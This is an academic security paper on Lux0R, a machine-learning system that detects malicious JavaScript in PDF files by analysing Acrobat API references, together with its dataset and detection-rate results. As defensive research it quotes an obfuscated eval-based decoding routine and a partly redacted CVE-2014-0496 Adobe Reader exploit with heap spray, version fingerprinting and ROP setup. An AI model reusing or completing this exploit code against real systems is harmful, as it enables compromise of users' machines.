Lux0R: Detection of Malicious PDF-embedded JavaScript code through Discriminant Analysis of API References

Igino Corona, Davide Maiorca, Davide Ariu, Giorgio Giacinto
Department of Electrical and Electronic Engineering
University of Cagliari
Piazza d'Armi 09123, Cagliari, Italy

ABSTRACT

JavaScript is a dynamic programming language adopted in a variety of applications, including web pages, PDF Readers, widget engines, network platforms, office suites. Given its widespread presence throughout different software platforms, JavaScript is a primary tool for the development of novel –rapidly evolving– malicious exploits. If the classical signature- and heuristic-based detection approaches are clearly inadequate to cope with this kind of threat, machine learning solutions proposed so far suffer from high false-alarm rates or require special instrumentation that make them not suitable for protecting end-user systems.

In this paper we present `Lux0R` "Lux 0n discriminant References", a novel, lightweight approach to the detection of malicious JavaScript code. Our method is based on the characterization of JavaScript code through its API *references*, i.e., functions, constants, objects, methods, keywords as well as attributes natively recognized by a JavaScript Application Programming Interface (API). We exploit machine learning techniques to select a subset of API references that characterize malicious code, and then use them to detect JavaScript malware. The selection algorithm has been thought to be "secure by design" against evasion by mimicry attacks. In this investigation, we focus on a relevant application domain, i.e., the detection of malicious JavaScript code within PDF documents. We show that our technique is able to achieve excellent malware detection accuracy, even on samples exploiting *never-before-seen* vulnerabilities, i.e., for which there are no examples in training data. Finally, we experimentally assess the robustness of `Lux0R` against mimicry attacks based on *feature addition*.

Categories and Subject Descriptors

C.2.0 [**Computer-Communication Networks**]: General—*Security and protection*; I.5.1 [**Pattern recognition**]: Models—*Statistical*

AISec'14, November 7, 2014, Scottsdale, Arizona, USA.

`http://dx.doi.org/10.1145/2666652.2666657`.

Keywords

JavaScript code; PDF documents; malware detection; adversarial machine learning; mimicry attacks;

1. INTRODUCTION

Though originally developed as a browser scripting language, JavaScript is nowadays employed in a variety of application domains. From a functional perspective, JavaScript facilitates the development of user-friendly interfaces with advanced functionalities. From a security perspective, JavaScript is a powerful language that is widely adopted by cyber-criminals to develop malicious exploits.

In this paper, we present a novel approach to the detection of malicious JavaScript code. We keep track of functions, constants, objects, methods, keywords and attributes referenced by JavaScript code, and use them to distinguish between malicious and benign samples. In particular, we focus on API references, i.e., those references that are recognized by a specific JavaScript API. We select only those that characterize malicious code, according to a fully-automatic discriminant analysis. In this investigation, we focus on JavaScript code embedded in PDF files, and thus refer to the Acrobat JavaScript API [1].



Figure 1: Acrobat PDF reader vulnerabilities by year. Source: `http://www.cvedetails.com/product/497/Adobe-Acrobat-Reader.html?vendor_id=53`.

PDF documents constitute a relatively new – very powerful – way to disguise malicious code and compromise computer systems. Albeit PDF exploits may target different

readers, Adobe Reader is the most targeted one. As shown in Figure 1, Adobe Reader vulnerabilities have shown a huge peak in 2010 and 2013 and still constitute a relevant threat. Just between January and May 2014, 15 different CVE entries[1] related to Adobe Reader exploits have been noticed, almost all of them with very high impact on vulnerable systems. PDF documents are also perfect candidates to launch targeted attacks. As a recent example, in 2013 cybercriminal groups employed PDF files to successfully launch a highly customized attack[2] against multiple government entities and institutions worldwide [17]. According to the Acrobat standard, PDF documents can embed many different kinds of content, and JavaScript code is the most diffused, and perhaps the most threatening one[3]. In fact, most of exploits we have seen in the wild require the use of malicious JavaScript code.

To cope with PDF threats a number of methods have been proposed so far [14, 11, 31, 19, 22, 30, 32]. Some of them focus on the analysis of the PDF structure, that initially achieved excellent results [22, 30, 32], but recently have been found very weak against mimicry evasion techniques [21]. Other techniques focus on the analysis of embedded JavaScript code, through either heuristics, e.g., based on known vulnerable functions [11], and shellcode detection [31], or machine learning techniques, modeling code syntax and suspicious functions [19], or keeping track of typical operations performed by malicious code [14]. Unfortunately, such solutions are affected by some relevant shortcomings. Heuristic-based approaches [11, 31] have been found effective only on a very limited set of PDF malware samples, whereas learning-based solutions are either characterized by very high false-alarm rates [19], or not suitable for protecting end-user systems, as they require special instrumentation [14].

Differently from previous work, our technique is not driven by *prior knowledge* about malware code. Instead, we keep track of any API reference recognized by a JavaScript interpreter. Our observation is: since each API reference is related to specific functionalities/semantics, each occurrence is somewhat linked to *code behavior*. Thus, we exploit machine learning techniques to *automatically* select API references that best characterize malware code and then use them to learn a malware detector. In this study, we show that `LuxOR` is able to accurately detect JavaScript malware within PDF documents, regardless the exploited vulnerabilities, and even if no samples for the exploited vulnerabilities are present in training data. We also test our system against a mimicry evasion technique that may be carried out by a motivated adversary.

Our system is lightweight and has an immediate application for the real-time detection of PDF-embedded JavaScript malware in end-user systems as well as *low-interaction* honey-client systems. Moreover, as we will explain in Section 2, its output can be useful for enhancing *high-interaction* honey-clients, i.e., to perform a more accurate behavioral analysis if suspicious code is detected.

Summarizing, in this work we provide the following main contributions:

- we present a novel –lightweight– method, based on machine learning, for accurately detecting malicious JavaScript code through a discriminant analysis of API references;
- we thoroughly evaluate the proposed method through PDF malware collected in the wild;
- we show that the proposed method is capable of detecting JavaScript-based exploits for which there are no examples in training data, and is able to cope with mimicry attacks that can be easily automated by an adversary;

The paper is structured as follows. Section 2 presents some background information about malicious JavaScript embedded in PDF files that motivates our work. Section 3 presents the proposed system, whose evaluation is discussed in Section 4. A discussion on the limits and possible improvements of our work is presented in Section 5. Section 6 presents an overview of related work. We conclude in Section 7.

2. BACKGROUND

A JavaScript-based PDF malware is typically characterized by the following actions: **(a) decoding**: A decoding routine extracts the exploit code, which is often encoded (obfuscated) through *ad-hoc* algorithms and stored within Adobe-specific objects. In this case, the exploit code may not be observable (and thus detected) through static analysis, e.g., signature matching, or even through runtime analysis that does not emulate the Adobe DOM (Document Object Model). **(b) fingerprinting**: The exploit code may adapt its behavior according to (a fingerprint of) the runtime environment. This may be useful to: (1) focus only on vulnerabilities that are likely to affect the current PDF reader instance; (2) evade detection by dynamic analysis, e.g., terminating its execution if the presence of an analysis environment is detected. **(c) execution**: If fingerprint prerequisites are met, the exploit is actually executed. Exploit code may rely on one or multiple vulnerabilities and exploitation techniques to successfully jeopardize a PDF reader and take control of the whole Operating System.

In order to understand how these phases are implemented in the wild, please refer to Examples 1 and 2. Example 1 shows a typical decoding routine that loads, decodes and executes a malicious exploit put within a PDF Annotation object[4]. In Example 1, the encoded exploit is loaded through the method `app.doc.getAnnots()`. Then, the exploit is decoded through `String` methods `split()` and `fromCharCode()` and saved within the variable `buf`. Finally, the exploit is launched through the instruction `app ['eval'](buf)`[5], since, if the PDF reader has at least two plugins (`if app.plugIns.length >= 2`), the variable `fnc` is equal to `'eval'` at the end of the computation.

```
var pr = null;
var fnc = 'ev';
var sum = '';
app.doc.syncAnnotScan();
if (app.plugIns.length != 0) {
```

[1]CVE is the acronym of Common Vulnerabilities and Exposures, see `https://cve.mitre.org`.
[2]A so-called Advanced Persistent Threat (APT).
[3]`http://blogs.mcafee.com/mcafee-labs/analyzing-the-first-rop-only-sandbox-escaping-pdf-exploit`

[4]Annotation objects are normally used to store *comments* within a PDF document [1].
[5]This instruction, according to the Adobe standard corresponds to the ECMAScript [24] function `eval(buf)` [2].

```
  var num = 1;
  pr = app.doc.getAnnots({nPage: 0});
  sum = pr[num].subject;
}
var buf = "";
if (app.plugIns.length > 3) {
  fnc += 'a';
  var arr = sum.split(/-/);
  for (var i = 1; i < arr.length; i++) {
    buf += String.fromCharCode("0x"+arr[i]);
  }
  fnc += 'l';
}
if (app.plugIns.length >= 2) { app[fnc](buf); }
```

Example 1: A malicious decoding routine.

Decoding routines, such as the above mentioned one, are designed by cyber-criminals to make code behavior hard to analyze without emulating Adobe API functionalities. In this case, the full exploit can be successfully extracted only if a dynamic, Adobe API-aware analysis takes place.

Example 2 shows a possible output of the last instruction in Example 1, i.e., `app ['eval'] (buf)`. It is an excerpt of (deobfuscated) malicious code exploiting `CVE-2014-0496`[6] through *heap-spray* and *return oriented programming* (ROP) techniques. Environmental fingerprinting is done by looking for the version of the PDF reader (through `app.viewerVersion`). Depending on the resulting fingerprint, a different exploit variant is employed (through the `rop` variable). Then, the exploit is actually launched (`if (vulnerable) {...}`).

```
function heapSpray(str, str_addr, r_addr) {
  var aaa = unescape("%u0c0c");
  aaa += aaa;
  while ((aaa.length + 24 + 4) < (0x8000 + 0x8000))
      aaa += aaa;
  var i1 = r_addr - 0x24;
  var bbb = aaa.substring(0, i1 / 2);
  var sa = str_addr;
  while (sa.length < (0x0c0c - r_addr)) sa += sa;
  bbb += sa;
  bbb += aaa;
  var i11 = 0x0c0c - 0x24;
  bbb = bbb.substring(0, i11 / 2);
  bbb += str;
  bbb += aaa;
  var i2 = 0x4000 + 0xc000;
  var ccc = bbb.substring(0, i2 / 2);
  while (ccc.length < (0x40000 + 0x40000)) ccc += ccc
      ;
  var i3 = (0x1020 - 0x08) / 2;
  var ddd = ccc.substring(0, 0x80000 - i3);
  var eee = new Array();
  for (i = 0; i < 0x1e0 + 0x10; i++) eee[i] = ddd + "
      s";
  return;
}
var shellcode = unescape("%uc7db% [omitted] %u4139");
var executable = "";
var rop9 = unescape("%u313d [omitted] %u4a81");
var rop10 = unescape("%u6015 [omitted] %u4a81");
var rop11 = unescape("%u822c [omitted] %u4a81");
var r11 = false;
var vulnerable = true;
var obj_size;
var rop;
var ret_addr;
var rop_addr;
var r_addr;

if (app.viewerVersion >= 9 && app.viewerVersion < 10
    && app.viewerVersion <= 9.504) {
  obj_size = 0x330 + 0x1c;
  rop = rop9;
  ret_addr = unescape("%ua83e%u4a82");
  rop_addr = unescape("%u08e8%u0c0c");
  r_addr = 0x08e8;
} else if (app.viewerVersion >= 10 && app.
    viewerVersion < 11 && app.viewerVersion <=
    10.106) {
  obj_size = 0x360 + 0x1c;
  rop = rop10;
  rop_addr = unescape("%u08e4%u0c0c");
  r_addr = 0x08e4;
  ret_addr = unescape("%ua8df%u4a82");
} else if (app.viewerVersion >= 11 && app.
    viewerVersion <= 11.002) {
  r11 = true;
  obj_size = 0x370;
  rop = rop11;
  rop_addr = unescape("%u08a8%u0c0c");
  r_addr = 0x08a8;
  ret_addr = unescape("%u8003%u4a84");
} else { vulnerable = false; }

if (vulnerable) {
  var payload = rop + shellcode;
  heapSpray(payload, ret_addr, r_addr);

  var part1 = "";
  if (!r11) { for (i = 0; i < 0x1c / 2; i++) part1 +=
      unescape("%u4141");}
  part1 += rop_addr;
  var part2 = "";
  var part2_len = obj_size - part1.length * 2;
  for (i = 0; i < part2_len / 2 - 1; i++) part2 +=
      unescape("%u4141");
  var arr = new Array();

  removeButtonFunc = function () {
    app.removeToolButton({
      cName: "evil"
    });

    for (i = 0; i < 10; i++) arr[i] = part1.concat(
        part2);
  }

  addButtonFunc = function () {
    app.addToolButton({
      cName: "xxx",
      cExec: "1",
      cEnable: "removeButtonFunc();"
    });
  }
  app.addToolButton({
    cName: "evil",
    cExec: "1",
    cEnable: "addButtonFunc();"
  });
}
```

Example 2: CVE-2014-0496 JavaScript exploit.

Examples 1 and 2 clearly show that the concurrent presence of different API references makes the analysis of PDF-embedded JavaScript malware an intrinsically difficult task. However, such aspect can be turned to our advantage if we observe that code behavior is somewhat *linked* to its set of API references. Hence, they may be useful to highlight JavaScript malware across all phases (a,b,c) toward its malicious goals. Additionally, some references may appear extensively within JavaScript code. For instance, a runtime analysis of the exploit in Example 2 allows one to see that functions such as `unescape` or `String.concat` and attributes such as `String.lenght` may be employed up to thousand times (see the various `for` cycles). On the other hand, such API references may be needed by malware developers to implement the various exploit phases described earlier. Finally, it is

[6]Use-after-free vulnerability in Adobe Reader and Acrobat 10.x before 10.1.9 and 11.x before 11.0.06 on Windows and Mac OS X.

worth noting that some API references may be also useful to perform a more thorough analysis of malware behavior. For instance, to perform an accurate behavioral analysis of Example 2, a *high-interaction* honey-client module may focus on the instantiation of specific Adobe Reader versions, by looking for references to the `app.viewerVersion` attribute.

Our idea is thus to translate JavaScript code into an API reference pattern, counting the number of times a certain API reference appears from both static and dynamic analysis of JavaScript code. Our objective is to *automatically* determine what references characterize malware code the most (and benign code, the less), and use them as features for malware detection.

3. LUX0R

No matter what kind of malicious actions are performed by JavaScript code: in a way or another, it should reference some set of objects, methods/functions, and attributes natively recognized by the Javascript interpreter. Our intuition is that malicious code should reference them with patterns substantially different from those observed in legitimate code. The proposed system aims at modeling and distinguishing between malicious and legitimate API reference patterns, through a fully automated process. As depicted in Figure 2, our system is structured into three main modules, whose tasks are as follows.

API reference extraction The PDF document undergoes an analysis process that extracts all API references that appear from both static and runtime analysis of embedded JavaScript code (§3.1).

API reference selection Only API references that *characterize* malicious samples are selected (suspicious API references). A *reference pattern* is built computing the number of times each selected API is employed by JavaScript code (§3.2).

Classification The reference pattern is classified as either legitimate or malicious through an accurate detection model (§3.3). If malicious code is detected, the whole set of (suspicious) API references can be forwarded to a human operator for further inspection, or employed to automatically setup a *high-interaction* honey-client for a thorough behavioral analysis.

The set of malicious API references Φ, as well as the detection model, are inferred through a fully automated machine learning process. In the following, the set of documents employed during the learning phase is referred to as training dataset D and we indicate its cardinality $|D|$ with N.

3.1 API reference extraction

As mentioned in Section 2, malicious JavaScript code may be hidden through multiple levels of obfuscation relying on Adobe-specific objects, methods and variables. Whereas static analysis may highlight some suspicious API references, e.g., those employed by the malicious decoding routine in Example 1, a dynamic code analysis is necessary in order to highlight also API references that come from runtime code execution. To this end, we rely on `PhoneyPDF`[7], a recently proposed analysis framework specifically tailored to emulate the Adobe DOM (Document Object Model). We instrumented `PhoneyPDF` in order to keep track of any API reference appearing from both static and dynamic code analysis.

It is worth noting that some previous work [14, 19, 31] attempted to perform dynamic analysis using open-source interpreters such as `SpiderMonkey` [26] or `Rhino` [25] (we provide more details on §6). However, such interpreters recognize the JavaScript ECMA [24] standard, and unless Adobe DOM emulation take places, they are unable to interpret JavaScript references that are specific to the Acrobat PDF standard [1]. For instance, such interpreters would completely fail to execute the code in Example 1, since a number of references such as `app.doc.syncAnnotScan()`, `app.plugIns.length`, `app.doc.getAnnots()`, are not recognized by the JavaScript ECMA standard.

3.2 API Reference Selection

We select only a subset Φ of API references that characterize malicious JavaScript code, and use them for building an API reference *pattern*. Our system is able to automatically build such a set using a sample D of PDF documents whose class, benign or malicious, is known. Let us define R as the set of JavaScript objects, methods, attributes, functions, and constants recognized by the Acrobat PDF API[8] [1], Ψ_i as the set of all JavaScript objects, methods, attributes, functions, and constants referenced by the i-th PDF document in D, m and b, respectively, the number of malicious and benign PDF documents in D (i.e., $m + b = N$), and $class(i)$ as a function which returns the known class of the i-th document (i.e., benign or malicious). The feature set Φ is given by all the references $r \in R$ such that

$$\sum_{i=0}^{N} \phi(r,i) > t \tag{1}$$

where $t \in [0,1]$ is a discriminant threshold, and $\phi(r,i)$ is defined as follows

$$\phi(r,i) = \begin{cases} +1/m & \text{if } r \in \Psi_i \text{ and } class(i)\text{=malicious} \\ -1/b & \text{if } r \in \Psi_i \text{ and } class(i)\text{=benign} \\ 0 & \text{otherwise} \end{cases}$$

In practice, Φ is composed of API references whose presence is more frequent in malicious than benign PDF files by a factor of t. The threshold t is a parameter in our evaluation, and should be chosen in order to reflect a good tradeoff between classification accuracy and robustness against evasion by mimicry attacks (see §4.4). As we will see in Section 4, we found that different choices for t may have negligible effect on malware detection accuracy, but relevant effect on classification *robustness*.

3.3 Classification

For each API reference selected in the previous phase, we count the number of times it is employed by JavaScript code. This way, we build an API reference pattern (i.e., a vector), and submit it to a classifier which labels it as either benign or malicious. We deliberately adopted such a simple pattern representation in order to (a) make our system suitable for real-time detection and (b) make API reference patterns understandable by a human operator.

Analogously to the previous phase, the classifier is built using a sample of PDF documents whose label (benign or

[7] `https://github.com/smthmlk/phoneypdf`

[8] In this work, we were able to identify 3,272 API references.



Figure 2: Architecture of LuxOR

malicious) is known. This phase aims to find a general model to accurately discriminate between malicious and benign API reference patterns. Let us consider C as the set of classification algorithms to be evaluated. For each one of them, we estimate its "optimal" parameters, i.e., those which provide the best classification accuracy according to a k-fold cross-validation on dataset D [18]. More in detail, we randomly split dataset D into k disjunct portions: the classifier is trained on $k-1$ portions of D (training portion), whereas the remaining portion (testing portion) is used to evaluate its accuracy. This experiment is repeated k times, considering each time a different testing portion. The average classification accuracy over these k experiments is used as an indication of the suitability of the classifier's parameters [18]. Finally, we select the classification algorithm showing the best overall accuracy and use its optimal parameters to build a new classifier using the whole dataset D. This classifier is then used to perform malware detection.

4. EVALUATION

We trained and evaluated our system using both benign and malicious PDF documents collected in the wild. In particular, we performed three main evaluations: (1) a statistical, (2) a CVE-based, and (3) an adversarial evaluation.

The statistical evaluation is aimed at estimating the average accuracy of our system and its statistical deviation under operation, as well as the average amount of time needed to process a PDF sample. To this end, we consider a large set of PDF malware in the wild exploiting vulnerabilities that may be either known or unknown. We repeatedly split the dataset into two parts: one portion is used to train the system, whereas the other one is employed to test its accuracy on never-before-seen PDF samples. During this process, we always keep track of the elapsed time.

On the other hand, the CVE-based evaluation aims to estimate to what extent our system is able to predict and detect new classes of PDF exploits. To this end, we only consider PDF malware samples whose exploited vulnerabilities (CVE references) are known [23]. We train our system on PDF malware exploiting vulnerabilities discovered until a specific date, then we estimate its accuracy on malware samples exploiting vulnerabilities discovered *after* such a date.

Finally, the adversarial evaluation aims to test whether our system is able to cope with an adversary who aims to evade detection. In all evaluations we also rely on a large set of benign PDF files.

4.1 Dataset

The dataset is made up of 17,782 unique PDF documents embedding JavaScript code: 12,548 malicious samples (M_{gen}), and 5,234 benign samples (B). The whole dataset is the result of an extensive collection of PDF files from security blogs such as `Contagio`[9], `Malware don't need Coffee`[10], analysis engines such as `VirusTotal`[11], search engines such as `Google` and `Yahoo`. It is easy to see that the benign class is undersampled with respect to the malicious one. In fact, albeit JavaScript code is a typical feature of malicious PDF files, it is relatively rare within benign PDF files[12]. We were also able to identify a subset $M_{cve} \subset M_{gen}$ composed of 10,014 malware samples whose exploited vulnerabilities are known (see Table 1)[13].

Dataset Validation and Ground Truth.

We validated the class of PDF samples in M_{gen} and B employing `VirusTotal` [13] and `Wepawet` [14]. `VirusTotal` is a web service capable to automatically analyze a file with more than forty (updated) antivirus systems, among the most popular ones. `Wepawet` is a web service capable of extracting and analyzing JavaScript code embedded in PDF documents, through both signature matching and machine learning techniques. Notably, when JavaScript code matches a known malware signature, `Wepawet` may also provide information about the exploited vulnerabilities through the related CVE references.

We built M_{gen} so that each sample within such a set was detected by at least 10 different antivirus systems, according to `VirusTotal`. We consider this threshold as reasonably high to conclude that each PDF sample in M_{gen} is a *valid* malware instance. In particular, we verified the CVE reference of each sample in M_{cve} exploiting the `Wepawet` API, through a semi-automated process.

On the other hand, we built B so that each sample within this set was flagged at most by one antivirus system accord-

[9] `http://contagiodump.blogspot.it`
[10] `http://malware.dontneedcoffee.com`
[11] `https://www.virustotal.com`
[12] From search engines only, we retrieved more than 10 millions of unique PDF samples, using carefully crafted keywords to increase the chance of collecting (benign) PDF files embedding JavaScript content.
[13] Please note that the number of CVE references is larger than the cardinality of M_{cve}, because a single malicious PDF document might exploit multiple vulnerabilities.

ing to VirusTotal, and was never flagged by Wepawet. We manually verified all samples in B receiving one alert (466 files): they were actually perfectly benign PDFs. It turned out that Comodo antivirus (which is included in the list of antivirus systems managed by VirusTotal) was using a signature that "naively" raised an alert whenever a PDF file containing JavaScript code was found. In our case, these alerts were clearly false positives.

Table 1: Distribution of CVE references related to samples in M_{cve}.

CVE Reference	PDF Samples
CVE-2014-0496	39
CVE-2013-3346	1
CVE-2012-0775	6
CVE-2011-2462	11
CVE-2010-3654	1
CVE-2010-2883	18
CVE-2010-1297	1
CVE-2010-0188	869
CVE-2009-4324	273
CVE-2009-3459	4
CVE-2009-0927	1661
CVE-2009-0837	62
CVE-2008-2992	1804
CVE-2007-5659	7665

Getting Our Dataset.

In order to allow other researchers to compare and verify our results, we have published the sha256sum of each sample pertaining to datasets M_{gen}, M_{cve} and B at the following address: http://pralab.diee.unica.it/sites/default/files/lux0r-dataset.zip. Such hashes can be used to retrieve all PDF samples employed in our evaluation, by means of the VirusTotal API. Additionally, for samples in M_{cve} we also list the related CVE references.

4.2 Statistical Evaluation

The statistical evaluation is performed by randomly splitting PDF samples in M_{gen} and B into two disjunct portions. A fraction of 70% PDFs is used to train Lux0R (training split), whereas the remaining portion is used to evaluate its classification accuracy on new samples (testing split). Each split contains samples pertaining to either malicious or benign PDFs. The above process is repeated *five* times (runs) to estimate average and standard deviation of the detector's accuracy.

In our evaluation, we compared our detector to PjScan [19]. To the best of our knowledge, with the exception of Wepawet [14], this is the unique public available tool for the detection of PDF-embedded JavaScript malware based on machine learning algorithms. Please note, however, that comparing Wepawet to our tool is not fair for two main reasons: (a) most of Wepawet's detected samples (i.e., 95.37%) are due to *signatures*, i.e., those that allowed us to validate samples in M_{cve}; (b) we have no control on Wepawet's training data.

During our study we evaluated many different values for both the threshold t and the classification algorithms. In particular, we evaluated three popular classification algorithms: Support Vector Machines (SVMs), Decision Trees and Random Forests. Table 3 and Figure 3 show a summary of the classification results obtained with $t = 0.2$ and a Random Forests classification algorithm with 10 trees and maximum deep comprised between 30 and 100, but we found very similar results for different choices of number of trees > 5, maximum deep > 100, and threshold $t > 0$. For the cross-validation process we employed $k = 3$ folds. For PjScan we employed the same procedure described above, using its default settings. However, benign samples pertaining to the training split have not been considered, since PjScan learns from malicious PDFs only. According to these results, Lux0R achieves a very high detection rate with almost no false alarms, and a negligible standard deviation. Please note that, in a real-world scenario, false positives would be much lower (according to our data, by at least 3 orders of magnitude) since, as mentioned in §4.1, benign PDF documents typically *do not contain* JavaScript code.

From table 3, it is easy to see that Lux0R substantially outperforms PjScan both in terms of detection rate and in terms of false positive rate. We explain these results by highlighting some key weaknesses of PjScan, with respect to our tool.

First, PjScan performs a static analysis of JavaScript code, thus it may be easily defeated through code obfuscation (see Example 1). Second, it analyzes JavaScript code focusing on the *syntax* of malware code, that is not directly related to code *behavior*. On the other hand, focusing on API references allows us to perform a lightweight analysis that is somewhat linked to code behavior, as shown in Examples 2 and 1. Finally, PjScan learns from malicious PDFs only. Thus, it has no way to select *discriminant* features, in order to achieve high accuracy. The set of benign JavaScript samples contains precious information that we exploit to achieve high classification accuracy.

It is worth noting that PjScan results in Table 3 are only related to PDF documents it was able to analyze. In particular, we found that (on average) PjScan was not able to analyze 11.8% of PDF malware samples and 47.29% of benign samples within the testing splits of our dataset. This behavior may be due to limits in the static analysis of PjScan, since malware exploiting advanced obfuscation techniques and specific vulnerabilities (e.g., CVE-2010-0188 [14]) were completely unobservable by the system. Thus, considering all submitted samples, the average detection rate of PjScan would be actually 78.84%, with 0.31% of false positives.

Processing time.

During the statistical evaluation, we kept track of the time needed by PjScan and Lux0R to process a malicious or benign PDF file, for both learning and classification.[15] In practice, for both tools, learning and classification have a negligible impact. Both tools require only few seconds to learn from the whole dataset, and milliseconds to classify a PDF sample. The great majority of processing time is actually related to the PDF parsing process, that on PjS-

[14] http://blog.fortinet.com/cve-2010-0188-exploit-in-the-wild

[15] We performed this evaluation on a machine with Intel Xeon CPU E5-2630 2.30GHz, with 8 GB of RAM and hard disk drive at 7200 rpm.

can is performed through libPDFJS[16], whereas on LuxOR is based on PhoneyPDF (see §3.1). Table 2 summarizes our results. As it can be seen, both tools are clearly suitable for real-time detection on end-user machines, even if PjScan is a clear winner. Indeed, emulating Adobe DOM allows to perform a much thorough evaluation of PDF samples, and this comes at a prize. It is easy to see that parsing benign samples takes much more time than parsing malware samples. There is a good reason for this, since benign samples typically contain much more objects (e.g., text, images and so on), with respect to malware samples. That is, malware samples in the wild typically contain only objects that are necessary/useful to execute an exploit.

Table 2: Average processing time of PjScan and LuxOR for samples in M_{gen} and B.

Detector	M_{gen}	B
LuxOR	0.75 seconds/sample	2.59 seconds/sample
PjScan	0.08 seconds/sample	0.917 seconds/sample

Table 3: Classification Results according to the Statistical Evaluation.

Detector	Detection Rate	False Positive Rate
LuxOR	**99.27**% (± 0.04%)	**0.05**% (± 0.02%)
PjScan	89.38% (± 5.87%)	0.58% (± 0.28%)



Figure 3: ROC curve of LuxOR for one of the five runs performed on our dataset. The plot focuses on DR>98% and FPR $\leq$1%.

[16]http://sf.net/p/libpdfjs

4.3 CVE-based Evaluation

The CVE-based evaluation is performed by splitting M_{cve} into two disjunct portions. The first portion is used to train the system and it is composed of PDF malware exploiting vulnerabilities discovered until a certain year Y[17]. The remaining portion is used to evaluate the detection accuracy of the system against never-before-seen JavaScript exploits, i.e., those exploiting vulnerabilities discovered after year Y. Accordingly, we randomly split dataset B into two disjunct portions. The first one (70%) takes part in the learning phase of the system, whereas the second one (30%) is used to evaluate its false positive rate. We employed the same learning parameters as in the statistical evaluation described in Section 4.2, and averaged the detection results over five runs.

Table 4 summarizes the classification results obtained by LuxOR and PjScan on the M_{cve} dataset[18]. Results in Table 4 are very interesting for a variety of reasons. First, it can be seen that LuxOR is able to *truly* generalize, i.e., detect PDF malware samples using features that are somewhat *agnostic* to the specific vulnerability. This is a fundamental aspect that may allow for detecting never-before-seen JavaScript attacks. This result is in agreement with our discussion in Section 2, where we identified four common phases for JavaScript-based PDF exploits. In order to implement these phases, malware samples need to employ some common API references, regardless the exploited vulnerability. Think, for instance, to String manipulation references (e.g, unescape, substring, length, etc.), or Adobe-specific references (e.g., app.viewerVersion, app['eval'], app.plugIns, etc.), typically employed to "obfuscate" malicious code, fingerprint the runtime environment, or implement exploitation techniques.

Moreover, as in the statistical evaluation, LuxOR substantially outperforms PjScan in terms of classification accuracy. In particular, when our detector was trained on PDF samples exploiting *only* CVE 2007-5659, more than 96% of malware samples exploiting other vulnerabilities, i.e. those discovered from 2008 up to now, were detected, with very low false-alarm rate (about 0.6%). As it can be seen, the LuxOR's accuracy tend to further improve, going forward in time. Learning from samples exploiting vulnerabilities discovered until 2009 allows LuxOR to detect *all* other malware samples, including those exploiting the most recent CVE-2014-0496, with a false-alarm rate of 0.44%. Finally, learning from samples exploiting vulnerabilities discovered until 2011 allows LuxOR to detect all recent malware samples, with *zero* false positives.

The behavior of PjScan seems somewhat inconsistent across different training-testing splits. For instance, the accuracy decreases when malware samples exploiting vulnerabilities discovered in 2009 are added to the training dataset. The main reason for this behavior is that a significant number of samples, mostly related to CVE-2010-0188, could not be analyzed by the tool, as mentioned in Section 4.2. In particular, the percentage of PDF malware samples which PjScan is not able to process is 28%, 25.15% and 91.85% for testing

[17]Some PDF malware may exploit multiple vulnerabilities in Table 1. For such samples, we consider the *most recent* CVE reference.

[18]For simplicity, we do not display the standard deviation: for both tools, it received values close to those obtained in the statistical evaluation.

Table 4: Classification Results according to the CVE-based evaluation. DR=malware detection rate, FPR=false-positive rate.

CVE Splits		LuxOR		PjScan	
Learn	Test	DR	FPR	DR	FPR
2007	2008→14	96.27%	0.64%	45.33%	0.19%
2007→08	2009→14	97.97%	0.83%	74.85%	0.36%
2007→09	2010→14	100%	0.44%	24.68%	0.53%
2007→10	2011→14	100%	0.25%	16.07%	0.71%
2007→11	2012→14	100%	0%	15.55%	0.73%

splits 2008→14, 2009→14 and 2010→14, respectively.

4.4 Adversarial Evaluation

